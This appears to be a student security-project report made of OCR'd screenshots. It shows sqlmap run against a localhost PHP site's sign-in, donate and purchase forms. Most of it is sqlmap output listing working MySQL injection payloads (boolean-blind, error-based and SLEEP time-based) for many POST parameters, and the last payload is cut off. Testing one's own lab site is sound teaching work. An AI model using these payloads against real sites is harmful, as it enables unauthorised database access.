


```
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\swati>cd sqlmap-dev

C:\Users\swati\sqlmap-dev>sqlmap.py -u http://localhost/ISAA_project/sign.php --forms
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.4.9.23#dev}
|_ -| . [']     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respo
sible for any misuse or damage caused by this program
```




```
[21:53:58] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[21:53:58] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[21:53:58] [INFO] testing 'Oracle AND time-based blind'
[21:53:58] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[21:53:59] [WARNING] POST parameter 'submit' does not seem to be injectable
[21:53:59] [ERROR] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' o
ptions if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g.
WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent', skippi
ng to the next form
[21:53:59] [INFO] you can find results of scanning in multiple targets mode inside the CSV file 'C:\Users\swati\AppData\
Local\sqlmap\output\results-11042020_0953pm.csv'

[*] ending @ 21:53:59 /2020-11-04/


C:\Users\swati\sqlmap-dev>
```


The other forms used to fill up donate and purchase information were vulnerable to various attacks.




```
sqlmap identified the following injection point(s) with a total of 6996 HTTP(s) requests:
---
Parameter: doc (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: bgroup=--Select--&pn=--Select--&quan=upHL&age=&dise=PWvn&hos=&doc=Msei' RLIKE (SELECT (CASE WHEN (1648=1648
) THEN 0x4d736569 ELSE 0x28 END)) AND 'krSX'='krSX&num=&aller=FECZ&urg=yes&submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: bgroup=--Select--&pn=--Select--&quan=upHL&age=&dise=PWvn&hos=&doc=Msei' OR (SELECT 5520 FROM(SELECT COUNT(*
),CONCAT(0x716b7a6a71,(SELECT (ELT(5520=5520,1))),0x717a766b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP
BY x)a) AND 'Yrrv'='Yrrv&num=&aller=FECZ&urg=yes&submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: bgroup=--Select--&pn=--Select--&quan=upHL&age=&dise=PWvn&hos=&doc=Msei' AND (SELECT 1688 FROM (SELECT(SLEEP
(5)))OHmo) AND 'KPoU'='KPoU&num=&aller=FECZ&urg=yes&submit=Submit

Parameter: aller (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: bgroup=--Select--&pn=--Select--&quan=upHL&age=&dise=PWvn&hos=&doc=Msei&num=&aller=FECZ' RLIKE (SELECT (CASE
 WHEN (8129=8129) THEN 0x4645435a ELSE 0x28 END)) AND 'ekQr'='ekQr&urg=yes&submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: bgroup=--Select--&pn=--Select--&quan=upHL&age=&dise=PWvn&hos=&doc=Msei&num=&aller=FECZ' OR (SELECT 1309 FRO
M(SELECT COUNT(*),CONCAT(0x716b7a6a71,(SELECT (ELT(1309=1309,1))),0x717a766b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEM
A.PLUGINS GROUP BY x)a) AND 'eQqL'='eQqL&urg=yes&submit=Submit
```




```
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: bgroup=--Select--&pn=--Select--&quan=upHL&age=&dise=PWvn&hos=&doc=Msei&num=&aller=FECZ' AND (SELECT 9375 FR
OM (SELECT(SLEEP(5)))GIwk) AND 'leAK'='leAK&urg=yes&submit=Submit

Parameter: urg (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: bgroup=--Select--&pn=--Select--&quan=upHL&age=&dise=PWvn&hos=&doc=Msei&num=&aller=FECZ&urg=yes' RLIKE (SELE
CT (CASE WHEN (9622=9622) THEN 0x796573 ELSE 0x28 END)) AND 'EfFt'='EfFt&submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: bgroup=--Select--&pn=--Select--&quan=upHL&age=&dise=PWvn&hos=&doc=Msei&num=&aller=FECZ&urg=yes' OR (SELECT
1477 FROM(SELECT COUNT(*),CONCAT(0x716b7a6a71,(SELECT (ELT(1477=1477,1))),0x717a766b71,FLOOR(RAND(0)*2))x FROM INFORMATI
ON_SCHEMA.PLUGINS GROUP BY x)a) AND 'QJWO'='QJWO&submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: bgroup=--Select--&pn=--Select--&quan=upHL&age=&dise=PWvn&hos=&doc=Msei&num=&aller=FECZ&urg=yes' AND (SELECT
 5428 FROM (SELECT(SLEEP(5)))etru) AND 'mCBI'='mCBI&submit=Submit

Parameter: dise (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: bgroup=--Select--&pn=--Select--&quan=upHL&age=&dise=PWvn' RLIKE (SELECT (CASE WHEN (9282=9282) THEN 0x50577
66e ELSE 0x28 END)) AND 'sgJs'='sgJs&hos=&doc=Msei&num=&aller=FECZ&urg=yes&submit=Submit
```




```
    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: bgroup=--Select--&pn=--Select--&quan=upHL&age=&dise=PWvn' OR (SELECT 1465 FROM(SELECT COUNT(*),CONCAT(0x716
b7a6a71,(SELECT (ELT(1465=1465,1))),0x717a766b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'i
VUd'='iVUd&hos=&doc=Msei&num=&aller=FECZ&urg=yes&submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: bgroup=--Select--&pn=--Select--&quan=upHL&age=&dise=PWvn' AND (SELECT 3760 FROM (SELECT(SLEEP(5)))ttHm) AND
 'bonY'='bonY&hos=&doc=Msei&num=&aller=FECZ&urg=yes&submit=Submit

Parameter: bgroup (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: bgroup=--Select' RLIKE (SELECT (CASE WHEN (6727=6727) THEN 0x53656c656374 ELSE 0x28 END)) AND 'xasn'='xasn-
-&pn=--Select--&quan=upHL&age=&dise=PWvn&hos=&doc=Msei&num=&aller=FECZ&urg=yes&submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: bgroup=--Select' OR (SELECT 5548 FROM(SELECT COUNT(*),CONCAT(0x716b7a6a71,(SELECT (ELT(5548=5548,1))),0x717
a766b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'CHCi'='CHCi--&pn=--Select--&quan=upHL&age=
&dise=PWvn&hos=&doc=Msei&num=&aller=FECZ&urg=yes&submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: bgroup=--Select' AND (SELECT 2990 FROM (SELECT(SLEEP(5)))rEoo) AND 'Xjkk'='Xjkk--&pn=--Select--&quan=upHL&a
ge=&dise=PWvn&hos=&doc=Msei&num=&aller=FECZ&urg=yes&submit=Submit
```



```
Parameter: pn (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: bgroup=--Select--&pn=--Select' RLIKE (SELECT (CASE WHEN (6938=6938) THEN 0x53656c656374 ELSE 0x28 END)) AND
 'iPGJ'='iPGJ--&quan=upHL&age=&dise=PWvn&hos=&doc=Msei&num=&aller=FECZ&urg=yes&submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: bgroup=--Select--&pn=--Select' OR (SELECT 6880 FROM(SELECT COUNT(*),CONCAT(0x716b7a6a71,(SELECT (ELT(6880=6
880,1))),0x717a766b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'IBMQ'='IBMQ--&quan=upHL&age=
&dise=PWvn&hos=&doc=Msei&num=&aller=FECZ&urg=yes&submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: bgroup=--Select--&pn=--Select' AND (SELECT 6441 FROM (SELECT(SLEEP(5)))JRCT) AND 'lMqC'='lMqC--&quan=upHL&a
ge=&dise=PWvn&hos=&doc=Msei&num=&aller=FECZ&urg=yes&submit=Submit

Parameter: age (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: bgroup=--Select--&pn=--Select--&quan=upHL&age=' RLIKE (SELECT (CASE WHEN (9008=9008) THEN '' ELSE 0x28 END)
) AND 'vKsh'='vKsh&dise=PWvn&hos=&doc=Msei&num=&aller=FECZ&urg=yes&submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: bgroup=--Select--&pn=--Select--&quan=upHL&age=' OR (SELECT 3685 FROM(SELECT COUNT(*),CONCAT(0x716b7a6a71,(S
ELECT (ELT(3685=3685,1))),0x717a766b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'mwog'='mwog
&dise=PWvn&hos=&doc=Msei&num=&aller=FECZ&urg=yes&submit=Submit
```




```
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: bgroup=--Select--&pn=--Select--&quan=upHL&age=' AND (SELECT 6276 FROM (SELECT(SLEEP(5)))VCQP) AND 'aNyi'='a
Nyi&dise=PWvn&hos=&doc=Msei&num=&aller=FECZ&urg=yes&submit=Submit

Parameter: quan (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: bgroup=--Select--&pn=--Select--&quan=upHL' RLIKE (SELECT (CASE WHEN (2752=2752) THEN 0x7570484c ELSE 0x28 E
ND)) AND 'hUVe'='hUVe&age=&dise=PWvn&hos=&doc=Msei&num=&aller=FECZ&urg=yes&submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: bgroup=--Select--&pn=--Select--&quan=upHL' OR (SELECT 8666 FROM(SELECT COUNT(*),CONCAT(0x716b7a6a71,(SELECT
 (ELT(8666=8666,1))),0x717a766b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'wqqa'='wqqa&age=
&dise=PWvn&hos=&doc=Msei&num=&aller=FECZ&urg=yes&submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: bgroup=--Select--&pn=--Select--&quan=upHL' AND (SELECT 6829 FROM (SELECT(SLEEP(5)))lLMr) AND 'gCmb'='gCmb&a
ge=&dise=PWvn&hos=&doc=Msei&num=&aller=FECZ&urg=yes&submit=Submit

Parameter: num (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: bgroup=--Select--&pn=--Select--&quan=upHL&age=&dise=PWvn&hos=&doc=Msei&num=' RLIKE (SELECT (CASE WHEN (6032
=6032) THEN '' ELSE 0x28 END)) AND 'XFVa'='XFVa&aller=FECZ&urg=yes&submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
```



```
    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: bgroup=--Select--&pn=--Select--&quan=upHL&age=&dise=PWvn&hos=&doc=Msei&num=' OR (SELECT 9843 FROM(SELECT CO
UNT(*),CONCAT(0x716b7a6a71,(SELECT (ELT(9843=9843,1))),0x717a766b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS G
